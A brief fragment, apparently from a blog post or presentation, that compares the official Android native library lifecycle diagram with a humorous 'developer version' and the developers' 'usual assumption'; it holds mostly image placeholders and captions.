


*Image from Google Developer Site

ANDROID NATIVE LIBRARY LIFECYCLE

Developer version


???

:(

*Image not from Google Developer Site, for obvious reasons


ANDROID NATIVE LIBRARY LIFECYCLE

Developer version (usual assumption)



